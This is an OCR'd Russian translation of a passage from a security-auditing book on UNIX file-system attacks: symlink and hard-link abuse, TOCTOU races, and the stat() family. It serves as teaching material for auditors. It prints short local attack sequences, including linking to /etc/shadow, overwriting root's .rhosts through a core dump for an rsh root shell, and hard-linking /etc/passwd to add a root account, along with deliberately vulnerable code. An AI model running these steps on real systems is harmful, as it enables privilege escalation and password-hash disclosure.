• Если `lchown()` передан файл, являющийся символической ссылкой, он меняет пользователя и группу файла символической ссылки, а не цели.

• `readlink()` используется для чтения содержимого файла символической ссылки, указанного в его аргументе.

• Если у `rename()` аргумент `from` является символической ссылкой, переименовывается файл символической ссылки, а не его цель. Если у `rename()` аргумент `to` является символической ссылкой, перезаписывается файл символической ссылки, а не его цель.

Атаки через символические ссылки

Символические ссылки можно использовать, чтобы принудить привилегированные программы открывать чувствительные файлы. Например, рассмотрим привилегированную программу, которая читает необязательный конфигурационный файл из домашнего каталога пользователя. В ней есть такой код:

```
void start_processing(char *username)
{
    char *homedir;
    char tmpbuf[PATH_MAX];
    int f;

    homedir = get_users_homedir(username);
    if (homedir) {
        snprintf(tmpbuf, sizeof(tmpbuf), "%s/.optconfig", homedir);
        if ((f = open(tmpbuf, O_RDONLY)) >= 0) {
            parse_opt_file(tmpbuf);
            close(f);
        }
        free(homedir);
    }
    ...
```

Этот код проверяет домашний каталог пользователя на наличие файла `.optconfig`. Если файл есть, программа открывает его и читает необязательные конфигурационные записи. Можно подумать, что такое поведение безопасно, пока безопасен разбор файла в `parse_opt_file()`, но именно здесь в игру вступают атаки через ссылки. Если атакующие выполнят команду вроде:

```
$ ln -s /etc/shadow ~/.optconfig
```

они создадут в своем домашнем каталоге символическую ссылку на теневой файл паролей с именем `.optconfig`. Затем привилегированную программу можно обманом заставить открыть и разобрать теневой файл паролей, что может привести к уязвимости безопасности, если при этом раскрывается секретная хеш-информация.

В некоторых старых вариантах UNIX была проблема с символическими ссылками в функциональности создания core dump. В UNIX, если программа падает, ядро может записать содержимое памяти этой программы в **core-файл** в файловой системе. Этот файл полезен для отладки падений программ. В HPUX, Digital Unix и, вероятно, нескольких других старых системах ядро следует символическим ссылкам при создании этого core-файла. Поэтому обычный пользователь мог создать символическую ссылку на важный файл, запустить setuid root-программу, каким-то образом уронить ее, и тогда ядро записало бы дамп памяти поверх важного файла. Атака выглядела бы примерно так:

```
$ export SOMEVAR="+ +"
$ ln -s ~root/.rhosts core
$ ./runandcrashsuid.sh
$ rsh 127.0.0.1 -l root /bin/sh -i
#
```

Переменная окружения `SOMEVAR` содержит строку `+ +` на отдельной строке, которая попала бы в дамп памяти. Дамп памяти заменил бы файл `.rhosts` пользователя root, который задает, каким хостам и пользователям разрешено входить на машину как root без аутентификации. Демон remote shell интерпретирует строку `+ +` как указание, что любой пользователь с любой машины может входить на хост как root. После этого пользователи смогут запустить shell на машине от имени root.

Создание файлов и symlinks

У системного вызова `open()` есть интересный нюанс при создании файлов, заканчивающихся символическими ссылками. Допустим, у вас есть пустой каталог:

```
/home/jim/test
```

Затем вы добавляете в этот каталог символическую ссылку:

```
$ ln -s /tmp/blahblah /home/jim/test/newfile
```

Эта команда создает символическую ссылку `/home/jim/test/newfile`, указывающую на `/tmp/blahblah`. Пока предположим, что файла `/tmp/blahblah` в файловой системе нет. Теперь попробуйте создать файл через `open()` таким вызовом:

```
open("/home/jim/test/newfile", O_RDWR | O_CREAT, 0666);
```

Вы говорите `open()`, что нужно открыть файл для чтения и записи, создав его при необходимости в месте `/home/jim/test/newfile`. Это место является символической ссылкой на `/tmp/blahblah`. Функция `open()` фактически создает новый файл в `/tmp/blahblah`!

С точки зрения безопасности у такого поведения есть интересные последствия. Код, который при открытии файла имеет семантику создания файла, можно обманом заставить создавать файлы где угодно в файловой системе, если удастся поместить символическую ссылку в нужное место. Чтобы предотвратить такое поведение, разработчики приложений могут указать флаг `O_EXCL` вместе с флагом `O_CREAT`; это означает, что вызов `open()` должен создать уникальный файл, а не вернуть уже существующий, и предотвращает разыменование символических ссылок в последнем компоненте пути. Другой флаг `open()`, `O_NOFOLLOW`, также гарантирует, что `open()` не пойдет по символической ссылке, если она является последним компонентом указанного имени файла, но его можно использовать, когда программа допускает открытие существующего файла, если он не является символической ссылкой.

Примечание

Флаг `O_NOFOLLOW` не является переносимым решением для разработчиков; это расширение FreeBSD, которое теперь также поддерживается Linux начиная с версии 2.1.126. Когда вы аудитируете приложение, которое полагается на этот флаг для безопасности, помните, что некоторые целевые платформы могут его игнорировать.

Случайное создание

В некоторых ситуациях само создание файла может быть нежелательным поведением, даже если непривилегированные пользователи не могут им управлять. Если приложение использует вызов `fopen()` с режимом записи, оно использует `open()` с флагом `O_CREAT`, и ядро создает запрошенный файл. Помните об этом, когда видите самодельные защиты от файловых атак: разработчики могут непреднамеренно использовать `open()`, способный создать файл, как часть начальной проверки безопасности. Любая такая ситуация может создать в файловой системе файл, мешающий работе системы, например `/etc/nologin`. Наличие файла `/etc/nologin` запрещает вход в систему всем пользователям, кроме root. Аналогично, если создан пустой файл `/etc/hosts.allow`, все TCP-wrapped службы будут отклонять входящие соединения.

Атака на symlink-aware системные вызовы

Важно понимать: хотя функции `unlink()`, `lstat()`, `lchown()`, `readlink()` и `rename()` работают с файлом символической ссылки, а не следуют к ее целевому файлу, эти функции *следуют* символическим ссылкам во всех компонентах пути, кроме последнего. Чтобы понять эту идею, представьте, что в текущем каталоге есть следующие файлы:

```
drwx------ 2 jm jm 96 Dec 31 09:06 ./
drwx------ 3 jm jm 72 Dec 31 09:05 ../
-rw------ 1 jm jm  0 Dec 31 09:06 testfile
```

```
lrwxrwxrwx 1 jm jm  8 Dec 31 09:06 testlink -> testfile
```

Если использовать `unlink("testlink")`, он должен удалить файл символической ссылки `testlink`, а не цель `testfile`. Как видно из следующего вывода, именно это и произошло:

```
drwx------ 2 jm jm 72 Dec 31 09:09 ./
drwx------ 3 jm jm 72 Dec 31 09:05 ../
-rw------ 1 jm jm  0 Dec 31 09:06 testfile
```

Такого поведения вы и ожидаете от пяти системных вызовов, перечисленных ранее. Теперь посмотрите, как они все-таки следуют символическим ссылкам. Предположим, вы восстановили каталог в прежнем виде и добавили еще одну символическую ссылку:

```
drwx------- 2 jm jm 128 Dec 31 09:14 ./
drwx------ 3 jm jm  72 Dec 31 09:05 ../
lrwxrwxrwx 1 jm jm   1 Dec 31 09:12 testdirlink -> ./
-rw------- 1 jm jm   0 Dec 31 09:06 testfile
lrwxrwxrwx 1 jm jm   8 Dec 31 09:14 testlink -> testfile
```

Если использовать `unlink("testdirlink/testlink")`, получится следующее:

```
drwx------ 2 jm jm 104 Dec 31 09:16 ./
drwx------ 3 jm jm  72 Dec 31 09:05 ../
lrwxrwxrwx 1 jm jm   1 Dec 31 09:12 testdirlink -> ./
-rw------ 1 jm jm   0 Dec 31 09:06 testfile
```

Происходит вот что: `unlink()` следует символической ссылке `testdirlink`, а затем удаляет символическую ссылку `testlink`. Symlink-aware системные вызовы все равно следуют символическим ссылкам; однако они не следуют последнему компоненту, если он является символической ссылкой. Атакующие все еще могут играть с такими системными вызовами, но им нужно использовать символические ссылки в путях файловых аргументов, которые они предоставляют.


Жесткие ссылки

Жесткие ссылки позволяют пользователям создавать в файловой системе несколько имен файлов, которые все ссылаются на один и тот же нижележащий файл. Например, на одной конкретной OpenBSD-машине файлы `/usr/bin/chfn`, `/usr/bin/chpass` и `/usr/bin/chsh` ссылаются на один и тот же программный файл, расположенный на диске в inode 24576. Эта программа `chpass/chfn/chsh` написана так, что смотрит, под каким именем она запущена, и меняет поведение соответственно. Поэтому один и тот же бинарный файл работает ожидаемо независимо от того, запустил ли пользователь команду `chpass`, `chfn` или `chsh`.

Жесткая ссылка создается, когда вы добавляете новую запись каталога, указывающую на уже существующий файл, с помощью системного вызова `link()`. По сути, вы создаете несколько записей каталога, каждая из которых указывает на один и тот же нижележащий inode. Каждый раз, когда вы добавляете новую ссылку на существующий inode, счетчик ссылок этого inode увеличивается. В предыдущем примере счетчик ссылок inode 24576, файла программы `chpass/chfn/chsh`, равен трем, потому что на него ссылаются три записи каталога.

Рисунок 9-6 показывает, как жесткая ссылка выглядит в реальных файлах каталогов. Слева есть два каталога: один с inode 1000 и один с inode 1100. Верхний каталог содержит файл `fred.txt`, указывающий на inode 500. Нижний каталог содержит файл `test.txt`, который тоже указывает на inode 500. Можно сказать, что `fred.txt` -- жесткая ссылка на `test.txt`, или наоборот, потому что оба имени ссылаются на один и тот же нижележащий файл.

Рисунок 9-6. Жесткие ссылки



Inode 500 имеет атрибут счетчика ссылок, равный двум: две записи каталога ссылаются на файл. Каждый раз, когда создается новая жесткая ссылка, счетчик ссылок увеличивается. Если пользователь удаляет `fred.txt` или `test.txt`, счетчик ссылок уменьшается на один. Inode не освобождается, пока не будут удалены все соответствующие имена, уменьшая счетчик ссылок до нуля, и пока все процессы не закроют открытые файловые дескрипторы, ссылающиеся на inode 500.

Жесткие ссылки выглядят как отдельные файлы с отдельными путями, но ссылаются на один и тот же нижележащий inode. Поэтому если файл имеет несколько жестких ссылок и права доступа или ID владельца меняются через одну из них, все остальные жесткие ссылки отражают эти изменения.

Жесткие ссылки не работают между файловыми системами, потому что запись каталога не может указывать на inode в другой файловой системе; это ограничение делает жесткие ссылки менее гибкими в UNIX-системах с несколькими смонтированными разделами. Еще одно ограничение: обычным пользователям разрешено создавать жесткие ссылки только на файлы, а не на каталоги, потому что создать бесконечные циклы в дереве каталогов очень легко, и вы не хотите давать обычным пользователям такую возможность. Поэтому создание жестких ссылок на каталоги -- привилегия суперпользователя. Бесконечные циклы можно создать и символическими ссылками, но в ядре есть код, который обнаруживает такие ситуации и возвращает соответствующую ошибку.

Атаки

С точки зрения безопасности критическое свойство жестких ссылок состоит в том, что вы можете создавать ссылки на разные файлы без каких-либо особых привилегий, что может приводить к проблемам. Например, допустим, вы хотите писать эксплойты для определенных setuid-бинарников в системе, но опасаетесь, что администратор их удалит. У вас нет прав, необходимых для их копирования, но вы можете создать жесткие ссылки на эти бинарники в каталоге, который контролируете. Если администратор позже удалит бинарники, ваши жесткие ссылки все еще будут на них ссылаться, и у вас может остаться время построить атаку.

Этот прием также может оказаться полезным, когда нужно помешать программе удалить файл. Вы можете создать жесткую ссылку на этот файл, которая останется после того, как программа попытается удалить исходный файл. Для создания такой ссылки вам не нужны специальные права или владение этим файлом.

Еще одна особенность жестких ссылок: если вы создаете жесткую ссылку на файл, которым не владеете, в sticky-каталоге, вы не сможете удалить эту жесткую ссылку, потому что sticky-семантика запрещает вам unlink файла, который вам не принадлежит. Это может оказаться полезным при сложных файловых атаках на привилегированное приложение.

Чувствительные файлы

Жесткие ссылки могут быть весьма полезны при атаках на привилегированные процессы. Они менее гибки, чем soft links, но иногда очень кстати. Они наиболее полезны, когда привилегированные процессы открывают существующие файлы и изменяют их содержимое, владельца или права. Рассмотрим простой фрагмент кода:

```
fd = open("/home/jm/.conf", O_RDWR);
if (fd < 0)
    die("open");
write(fd, userbuf, userlen);
```

Предположим, этот код работает в setuid root-приложении с эффективными root-привилегиями. Он открывает файл `/home/jm/.conf`, если тот существует, и записывает в него данные. Предположим, файл `.conf` находится в вашем домашнем каталоге, и вы полностью его контролируете. Предположим также, что вы можете управлять частью данных, записываемых вызовом `write()`, а ваш домашний каталог находится в той же файловой системе, что и файловая система `/etc`.

Эксплуатация этого кода с помощью жесткой ссылки была бы довольно прямолинейной. Вы просто сделали бы примерно так:

```
$ cd /home/jm
$ ln /etc/passwd .conf
$ runprog
$ su evil
#
```

Сначала вы создаете жесткую ссылку, так что файл `.conf` связан с файлом аутентификации `/etc/passwd`. Затем запускаете уязвимую программу, которая открывает файл для записи от root. Она записывает контролируемую вами информацию в файл паролей, добавляя новую root-учетную запись без пароля. Затем вы используете `su`, чтобы переключиться на эту учетную запись и получить root-доступ.

В целом такой тип атаки может быть полезен, если привилегированное приложение читает файл, не отказавшись сначала от своих привилегий. Если приложение открывает файл, который на самом деле является жесткой ссылкой на критический системный файл, например `/etc/shadow`, вы, вероятно, сможете вызвать сообщение об ошибке, раскрывающее часть секретной информации.

Помните, что изменения прав и владельца воздействуют на нижележащий inode жесткой ссылки, поэтому нужно также искать код, который может менять права привилегированного файла. Рассмотрите следующий код:

```
fd = open("/home/jm/.conf", O_RDWR);
if (fd < 0)
    die("open");
fchmod(fd, 644);
exit(1);
```

В этом коде открывается файл `/home/jm/.conf`, а затем права устанавливаются в 644. Одна возможная атака -- связать открываемый путь с другим файлом с жесткими правами, например `/etc/shadow`. Если создать жесткую ссылку на `/etc/shadow`, и код изменит его права с 0600 на 0644, каждый пользователь системы сможет читать базу аутентификации.

Обход защиты от символических ссылок

В целом атаки через soft links более гибкие и мощные. Однако, поскольку специальные API-вызовы работают с символическими ссылками, а атаки через символические ссылки широко описаны, разработчики гораздо чаще защищаются от symlink-атак, чем от hard link-атак.

Обычно разработчики могут использовать функцию `lstat()`, чтобы проанализировать файл и определить, является ли он символической ссылкой. Обратите внимание, что `lstat()` не может отличить жесткую ссылку на обычный файл от обычного файла, потому что жесткая ссылка -- это законная запись каталога. Единственная подсказка, которую приложения могут использовать для проверки жестких ссылок, -- это счетчик ссылок, возвращаемый функциями `stat()`, `lstat()` или `fstat()`.

Вот пример кода, уязвимого к атаке через жесткую ссылку, если он выполняется в привилегированном контексте:

```
if (lstat(fname, &stb1) != 0)
    die("file not there");
if (!S_ISREG(stbl.st_mode))
    die("it's not a regular file - maybe a symlink");
fd = open(fname, O_RDONLY);
```

Этот код использует функцию `lstat()`, чтобы убедиться, что предоставленный файл не является символической ссылкой. Если это символическая ссылка, она не проходит тест `S_ISREG` (он объясняется далее в разделе "Семейство функций stat()"). Однако жесткая ссылка проходит без проблем, заставляя программу читать содержимое того файла, на который жестко ссылается `fname`. Обратите внимание, что этот код также уязвим к race conditions, обсуждаемым в следующем разделе.

Race Conditions

UNIX-приложения должны быть очень осторожны при взаимодействии с файловой системой из-за опасности race conditions. **Race conditions**, в общем смысле, -- это ситуации, когда две разные стороны одновременно пытаются работать с одним и тем же ресурсом с вредными последствиями. В контексте ошибок безопасности атакующие пытаются изменить ресурс прямо под жертвой. В коде файловой системы UNIX такие проблемы обычно возникают, когда процесс вытесняется или входит в блокирующий системный вызов в неподходящий момент. Этот неподходящий момент обычно находится где-то в середине чувствительной многошаговой операции с файлами и каталогами. Если другой процесс выигрывает гонку и планировщик запускает его в нужный момент внутри этого "окна неудачи", он часто может подорвать уязвимую неатомарную

последовательность файловых операций и отобрать привилегии у приложения. Листинг 9-3 показывает пример.


Листинг 9-3. *Race condition между* `access()` *и* `open()`

```
res = access("/tmp/userfile", R_OK);
if (res != 0)
    die("access");
/* ok, we can read from /tmp/userfile */
fd = open("/tmp/userfile", O_RDONLY);
...
```

Этот код представляет setuid root-программу, открывающую файл `/tmp/userfile`, которым могут управлять пользователи. Она использует функцию `access()`, чтобы убедиться, что пользователи, запускающие программу, имеют право читать файл `/tmp/userfile`. `access()` специально разработана для setuid-программ: она выполняет проверку прав, используя реальный ID пользователя процесса, а не эффективный ID пользователя. Для setuid root-программы это обычно пользователь, запустивший исполняемый файл. Если у пользователя нет прав читать `/tmp/userfile`, программа завершается. Этот вызов `access()` защищает программу от следования символической ссылке в `/tmp/userfile` и открытия чувствительного файла или от открытия жесткой ссылки на чувствительный файл.

Проблема в том, что атакующие могут изменить `/tmp/userfile` после проверки `access()`, но до открытия файла. Рисунок 9-7 описывает эту атаку. Допустим, атакующие создают безобидный обычный файл с именем `/tmp/userfile`. Они дают приведенному коду выполнить проверку доступа и получить чистый результат. Затем процесс вытесняется, и запускается процесс, контролируемый атакующими. Этот вредоносный процесс может удалить `/tmp/userfile` и заменить его символической ссылкой на `/etc/shadow`. Когда привилегированная программа возобновляется, она выполняет `open("/tmp/userfile", O_RDONLY)`, что заставляет ее последовать символической ссылке к `/etc/shadow`. Затем привилегированная программа читает теневой файл паролей, что, скорее всего, позже приведет к раскрытию чувствительной информации.

Рисунок 9-7. Поток выполнения программы для листинга 9-3



Совет по аудиту

Функция `access()` обычно указывает на race condition, потому что проверяемый ею файл часто можно изменить до фактического использования. У функции `stat()` похожая проблема.

TOCTOU

Идея эксплуатации расхождения между проверкой безопасности ресурса и использованием ресурса известна как проблема **time of check to time of use (TOCTOU или TOCTTOU)**. Эта идея применима не только к работе с файлами. Каждый раз, когда состояние ресурса может измениться между проверкой доступа и действием над ресурсом, появляется возможность для TOCTOU-атак. Если посмотреть на рисунок 9-7, там для ясности отмечены time of check и time of use.

Может показаться нереалистичным, что программу можно вытеснить именно в тот момент, который нужен атакующим для использования этого "окна неудачи". Помните, что атакующие настойчивы и изобретательны, и обычно безопаснее предполагать, что они найдут способ использовать даже маловероятную уязвимость. В сценарии на рисунке 9-7 атакующие могут в фоновом режиме пытаться замедлить систему, например интенсивным сетевым потоком данных или тяжелым использованием файловой системы. Они также могут посылать setuid root-программе, выполняющей потенциально опасные файловые операции, сигналы управления заданиями, постоянно останавливая и снова запуская ее в плотном цикле. В зависимости от файловой системы

они могут отслеживать время доступа к обновляемым файлам или даже наблюдать за прогрессом setuid-программы через системно-специфичные интерфейсы. Существует много системно-специфичной функциональности, которую можно использовать творчески. Например, Linux 2.4 и новее имеет флаг для функции `fcntl()`, `F_NOTIFY`, из-за которого программе доставляется сигнал, когда в каталоге происходят определенные действия. Несколько продвинутых эксплойтов race condition для Linux используют этот флаг.

Семейство функций stat()

Во многих примерах TOCTOU используется `stat()` или одна из ее вариаций. Эти функции предназначены для передачи вызывающей стороне подробной информации о файле. Три основные функции, возвращающие такую информацию, -- `stat()`, `lstat()` и `fstat()`. У функции `stat()` такой прототип:

```
int stat(const char *pathname, struct stat *buf);
```

Параметр `pathname` задает проверяемый файл, а параметр `buf` указывает на структуру, заполняемую информацией о файле. `lstat()` работает похоже, за исключением того, что, как отмечалось в разделе "Символические ссылки", если `pathname` является символической ссылкой, возвращается информация о ссылке, а не о ее цели. Наконец, есть `fstat()`, которая принимает файловый дескриптор, а не путь. Из этих функций `fstat()` наиболее устойчива к race conditions, потому что работает с уже открытым файлом.

Информация, возвращаемая в структуре stat, включает большую часть статистики о файле, которая может быть полезна разработчикам. Возвращается, в частности, владелец файла, группа-владелец, число жестких ссылок на файл и тип файла. Изучая тип файла, можно использовать эти функции, чтобы определить, является ли файл на самом деле обычным файлом, файлом-ссылкой, файлом устройства и так далее. Для проверки типа файла определены следующие макросы:

• `S_ISREG` -- проверяет, является ли файл обычным файлом.

• `S_ISDIR` -- проверяет, является ли файл каталогом.

• `S_ISCHR` -- проверяет, является ли файл символьным устройством.

• `S_ISBLK` -- проверяет, является ли файл блочным устройством.

• `S_ISFIFO` -- проверяет, является ли файл именованным каналом.

• `S_ISLNK` -- проверяет, является ли файл символической ссылкой.

• `S_ISSOCK` -- проверяет, является ли файл сокетом.

Как вы, вероятно, уже догадались, стандартный метод защиты от атак на основе ссылок -- использовать `lstat()` для запрошенного имени файла и либо явно проверять, является ли он ссылкой, либо проверять, является ли он обычным файлом, и отказывать, если это не так.

Допустим, привилегированная программа хочет работать с файлом, но хочет убедиться, что ее не обманут и не заставят последовать символической ссылке. Листинг 9-4 показывает код из библиотеки Kerberos 4, используемый kerberized login daemon.


Листинг 9-4. *Race condition между* `lstat()` *и* `open()` *в Kerberos 4*

```
errno = 0;
if (lstat(file, &statb) < 0)
    goto out;
if (!(statb.st_mode & S_IFREG)
#ifdef notdef
    || statb.st_mode & 077
#endif
```

```
    )
     goto out;
if ((fd = open(file, O_RDWR | O_SYNC, 0)) < 0)
     goto out;
```

